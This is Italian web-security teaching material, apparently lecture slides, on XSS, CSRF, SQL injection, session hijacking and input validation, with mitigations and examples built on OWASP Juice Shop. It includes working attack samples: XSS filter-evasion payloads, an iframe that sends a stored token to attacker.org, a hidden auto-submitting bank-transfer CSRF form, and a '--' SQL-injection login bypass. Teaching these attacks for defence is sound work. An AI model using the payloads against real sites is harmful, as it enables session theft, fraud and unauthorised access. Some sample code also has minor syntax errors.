Vediamo ora un (piccolo) sottoinsieme di vulnerabilità che si verificano frequentemente nelle applicazioni web, possono causare danni molto gravi e possono essere facilmente mitigate o prevenute:


- Cross-site Scripting (XSS).
- Cross-site Request Forgery (XSR per CSRF).
- SQL Injection.
- Attacchi di sessione (Session Hijacking).
- Validazione dell'input insufficiente che porta ad attacchi all'integrità dei dati.

Cross-site Scripting (XSS):

Gli attacchi XSS mirano a iniettare codice dannoso lato client in siti web altrimenti attendibili.

L'aggressore sfrutta le falle nell'app web per inviare codice dannoso lato client ad altri utenti.

Le falle che consentono tali attacchi si verificano quando una web app visualizza input non attendibili (ad esempio, provenienti dagli utenti) senza un'adeguata convalida o escape (codifica).



Conseguenze dell'XSS:

Il codice iniettato lato client viene eseguito dal browser come se fosse codice attendibile (è indistinguibile dal codice JavaScript legittimo).

Gli utenti possono essere attaccati semplicemente cliccando su un link dannoso.

- Clicca `<a href="https%3A%2F%2Flegit.app%3Fq%3D%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E">qui</a>`.

Può fare tutto ciò che può fare un JavaScript attendibile:

- Accedere e manipolare i cookie (ad esempio: ID di sessione).
- Accedere all'archiviazione locale e all'archiviazione di sessione (ad esempio: token o altri dati privati).
- Manipolare la pagina web (ad esempio: modificare link, moduli, aggiungere contenuti).
- Effettuare Azioni (ad esempio: generare eventi clic, inviare moduli come utente, ecc.).

Mitigare le vulnerabilità XSS (1):



L'input dell'utente visualizzato nelle pagine web dovrebbe essere trattato con molta attenzione e sanificato.

Potremmo applicare filtri ai dati di input.

- Ad esempio: rimuovere le occorrenze di «`<script>`» e «`</script>`», oppure rimuovere qualsiasi occorrenza di «`<`» e «`>`».

I payload XSS possono essere molto più insidiosi di così, ed esistono tecniche dedicate per eludere i filtri.


Attacco XSS con evasione di filtro:



Oops, il nostro payload originale è stato filtrato dalla web app!

Esistono altri metodi per iniettare codice JS:

```
<iframe src="javascript:alert('XSS')">
<iframe src="jav ascript:alert('XSS')"> //tab char
<iframe src="jav&#x09;ascript:alert('XSS')">
<img src=x onerror="&#0000106&#0000097&#0000118&#0000097
&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#000
0058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&
#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
```



Iniezione riuscita!

XSS: furto di token privato

Accedere al token API o al cookie di sessione è divertente, ma un aggressore non può fare molto senza estrarlo dal browser della vittima.

Tuttavia, esistono diversi modi per farlo:

- Reindirizzare la finestra (o un iframe) a un URL dannoso.
- Aggiungere un'immagine la cui sorgente è l'URL dannoso (bloccata da alcuni browser moderni).
- Caricare uno stylesheet il cui href è un URL dannoso.

```
<iframe src="javascript:window.location.href =  
`https://attacker.org?token=${localStorage.getItem('token')}`">  
</iframe>
```

Mitigare le vulnerabilità XSS (2):

Non bisogna affidarsi esclusivamente ad approcci di filtraggio, a meno che non sia assolutamente necessario.


Il modo migliore per risolvere il problema è eseguire l'escape (sanificare) correttamente gli input quando li si inserisce nelle pagine web.

- Convertire i caratteri pericolosi (ad esempio: <, >, ", ' , ...) in Entità HTML innocue.
- Soluzioni dedicate esistono nella maggior parte dei framework/linguaggi di programmazione.
- È possibile utilizzare librerie dedicate, ad esempio: sanitize per Node.js.

```
<script>alert("XSS")</script>
```



```
&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
```



Angular Modello di Sicurezza XSS:

Angular sanifica automaticamente tutti i dati non attendibili associati o interpolati in un template.

Per impostazione predefinita, tutti i dati non sono attendibili.

È possibile contrassegnare esplicitamente alcuni dati come attendibili utilizzando DomSanitizer.

DomSanitizer include metodi come:

- `bypassSecurityTrustHtml(value: string): SafeHtml`.

Questi metodi possono contrassegnare i dati come attendibili in contesti specifici, bypassando i meccanismi di sicurezza predefiniti.

Ovviamente, devono essere usati con cautela.

```
1  filterTable () {
2      let queryParam: string = this.route.snapshot.queryParams.q
3      if (queryParam) {
4          queryParam = queryParam.trim()
5          this.dataSource.filter = queryParam.toLowerCase()
6      - this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
6      + this.searchValue = queryParam
7      /* other code omitted for brevity */
8      }
9  }
```

Cross-site Request Forgery (CSRF/XSRF):

Questi attacchi mirano a costringere un utente finale a eseguire azioni indesiderate su un'applicazione web su cui è attualmente autenticato.

Le azioni indesiderate possono includere operazioni che modificano lo stato, come il trasferimento di fondi, la modifica dell'email associata a un account, ecc.

Se la vittima è un utente con privilegi di amministratore, l'attacco può compromettere l'intera applicazione web.



1. L'utente clicca su un link dannoso dal browser in cui ha effettuato l'accesso.
2. La pagina dannosa invia un modulo alla web app legittima, come se l'utente stesse tentando di effettuare un bonifico bancario all'aggressore.
3. Il browser della vittima nota che la richiesta è diretta all'app legittima e invia il cookie di autorizzazione.

Esempio (CSRF Attack):

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Totally not evil page!</title>
  </head>
  <body>
    <h1>Oops, this website is currently down. Check back soon.</h1>
    <form style="display:none;" method="POST" action="https://bank.com/transfer">
      <input type="text" name="to" value="EvilZampurian">
      <input type="number" name="amount" value="999.99">
      <input type="submit" id="submit" value="submit">
    </form>
    <script>
      document.getElementById("submit").click();
    </script>
  </body>
</html>
```

Live Demo! Esempio di Attacco CSRF alla Express To-Do List App.

Mitigare gli attacchi CSRF:

Il modo migliore per mitigare le vulnerabilità CSRF è utilizzare un approccio basato su token (ad esempio, un pattern di token sincronizzatore).

Idea:

- La web app genera un token CSRF specifico per la sessione e lo salva nella sessione.
- Il token CSRF è incluso, in un campo nascosto, nei form sensibili.
- Al momento dell'invio, il token CSRF viene trasferito nuovamente nella web app.
- La web app verifica che il token CSRF ricevuto con il form sia lo stesso di quello generato e salvato nella sessione corrente.
- Un aggressore non sarà in grado di indovinare il token CSRF.
 - ❖ A condizione che non esistano vulnerabilità XSS.
 - ❖ A condizione che i token CSRF non siano predicibili.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Bank.com | Safest Bank Around</title>
  </head>
  <body>
    <h1>Bank Transfer Page</h1>
    <form method="POST" action="/transfer">
      <input type="text" name="to" value="">
      <input type="number" name="amount" value="">
      <input type="hidden" name="csrf" value="x5è1€">
      <input type="submit" value="submit">
    </form>
  </body>
</html>
```

Session data	
Session id: ah5...f435	
Key	Value
csrf	x5è1€
username	gavinelli

Session id: 4f4...ssd2	
Key	Value
csrf	D64#a
username	gabonzo

Implementazione di contromisure CSRF:

La maggior parte dei framework include funzionalità di protezione CSRF.

- Esistono molti middleware per Express (ad esempio: tiny-csrf).
- Angular include contromisure CSRF.
- Spring protegge i metodi POST per impostazione predefinita con un meccanismo basato su token.

Se sono disponibili funzionalità di protezione CSRF, è consigliabile leggere la documentazione e assicurarsi di utilizzarle correttamente.

In caso contrario, è comunque consigliabile implementare autonomamente la protezione CSRF per le operazioni sensibili.

Iniezioni SQL:

Le SQL Injection consistono nell'iniettare codice dannoso proveniente da input utente non sanificati nelle query del database.

Non bisogna farsi ingannare dal nome: le query del database NoSQL possono essere altrettanto vulnerabili.

Questi attacchi possono causare la fuga di dati privati, la modifica (creazione, aggiornamento, eliminazione) dei dati del database, violazioni del controllo degli accessi e, in alcuni casi, persino l'esecuzione di codice arbitrario sul server del database.

Vulnerabilità Iniezioni SQL:


Supponiamo che il codice lato server per l'autenticazione utente sia simile a quello mostrato di seguito.

I parametri di richiesta email e password vengono inseriti direttamente nella query SQL eseguita sul database.

```
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = '${req.body.email} || ''}'
  AND password = '${security.hash(req.body.password || '')}'
  AND deletedAt IS NULL`, { model: UserModel, plain: true })
.then((authenticatedUser: { data: User }) => {
  /* user found, handle authentication */
}).catch(err){
  next(err);
}
```

Normalmente, quando un utente tenta di accedere, i valori desiderati vengono sostituiti nella query, senza alterarne la struttura e la natura.

La funzione di accesso funziona nel seguente modo:




The screenshot shows a dark-themed login interface. At the top is the title 'Login'. Below it are two input fields: 'Email *' containing 'luigi@webtech-sh.op' and 'Password *' with masked characters. A link 'Forgot your password?' is positioned below the password field. At the bottom, there is a blue 'Log in' button and a 'Remember me' checkbox.

```
SELECT *
FROM Users
WHERE email = 'luigi@webtech-sh.op' AND
password = 'webtechs!' AND
deletedAt IS NULL
```

Tuttavia, sappiamo che non possiamo fidarci degli input degli utenti.

Per cominciare, un aggressore potrebbe accedere come luigi.

Cosa succederebbe se l'aggressore inserisse `luigi@webtech-sh.op'--` come indirizzo email?



```
SELECT *  
FROM Users  
WHERE email = 'luigi@webtech-sh.op'-- AND  
password = 'dontknowthislol' AND  
deletedAt IS NULL
```

Remember that «--» start
single line comments in SQL!

Nota: Ricorda che «--» comporta un commento su una sola riga in SQL come mostrato nel suddetto esempio.


Mitigare le iniezioni SQL:

- Utilizzare istruzioni preparate con query parametriche.
- Utilizzare stored procedures.

```
models.sequelize.query(`  
  SELECT * FROM Users  
  WHERE email = $1 AND password = $2 AND deletedAt IS NULL`,  
  { bind: [ req.body.email, security.hash(req.body.password) ],  
    model: models.User, plain: true })  
.then((authenticatedUser: { data: User }) => {  
  /* user found, handle authentication */  
}).catch(err){  
  next(err);  
}
```

Session Hijacking:

Si tratta di attacchi volti a compromettere il token di sessione, tipicamente eseguiti rubando un token valido o prevedendone uno.



Validazione dell'input insufficiente:

Una corretta convalida dell'input è fondamentale per garantire l'integrità dei dati in un'applicazione web.

La convalida lato client è un'ottima pratica per l'usabilità.

- Gli errori vengono presentati all'utente il prima possibile.


Tuttavia, la convalida lato client può anche essere completamente evitata dagli aggressori, che possono accedere e manipolare il codice lato client o generare direttamente richieste http.

La convalida dovrebbe sempre essere eseguita anche lato server.

Evadere l'input validation:

Nell'OWASP Web Tech and Juice Shop, i clienti possono lasciare feedback al negozio.

L'interfaccia grafica assicura che sia possibile selezionare solo valutazioni tra 1 e 5. Sarà possibile inserire una valutazione a 0 stelle, decisamente negativa?




The screenshot shows a 'Customer Feedback' form with the following fields and elements:

- Author:** A text input field containing the email address '***@webtech-sh.op'.
- Comment *:** A text area containing the text 'Example review'. Below the text area, there is a character count: 'Max. 160 characters' and '14/160'.
- Rating:** A horizontal slider control with a blue dot indicating a selected value.
- CAPTCHA:** A section titled 'CAPTCHA: What is 4*2*10 ?' with a 'Result *' input field containing the number '80'.
- Submit:** A blue button with a right-pointing arrow and the text 'Submit'.

Dopo aver inserito un feedback, ispezioniamo le richieste di rete negli Strumenti di sviluppo del browser.

Una richiesta POST a /api/Feedbacks/ è inviata.



Il corpo della richiesta è:

```
{
  "UserId": 2,
  "captchaId": 1,
  "captcha": "80",
  "comment": "Example review (**@webtech-sh.op)",
  "rating": 3
}
```

Cosa succede se inviamo una richiesta modificata, con "rating": 0?

Possiamo farlo anche direttamente dagli Strumenti di Sviluppo del Browser:

- Clicca su "Resend" dalla scheda dei dettagli "Headers" della Richiesta.

Servizi di Sicurezza forniti dai Web Browser:

I browser moderni applicano un modello di sicurezza rigoroso per migliorare la sicurezza e bloccare alcuni tipi di attacchi.

Come sviluppatore web, bisogna essere a conoscenza dei meccanismi di sicurezza in atto e di come utilizzarli.

Uno di questi meccanismi è la Same-Origin Policy.

Same-Origin Policy:

Per impostazione predefinita, un documento o uno script può interagire solo con risorse provenienti dalla stessa origine.


Stessa origine significa che l'URL ha lo stesso protocollo, porta e host.


Considera il documento all'indirizzo `http://store.webtech.com/cat/index.html`:

URL	Same-origin	Reason
<code>http://store.webtech.com/pages/about.html</code>	✓	Only the path differs
<code>http://store.webtech.com/img/logo.png</code>	✓	Only the path differs
<code>https://store.webtech.com/page.html</code>	✗	Different protocol
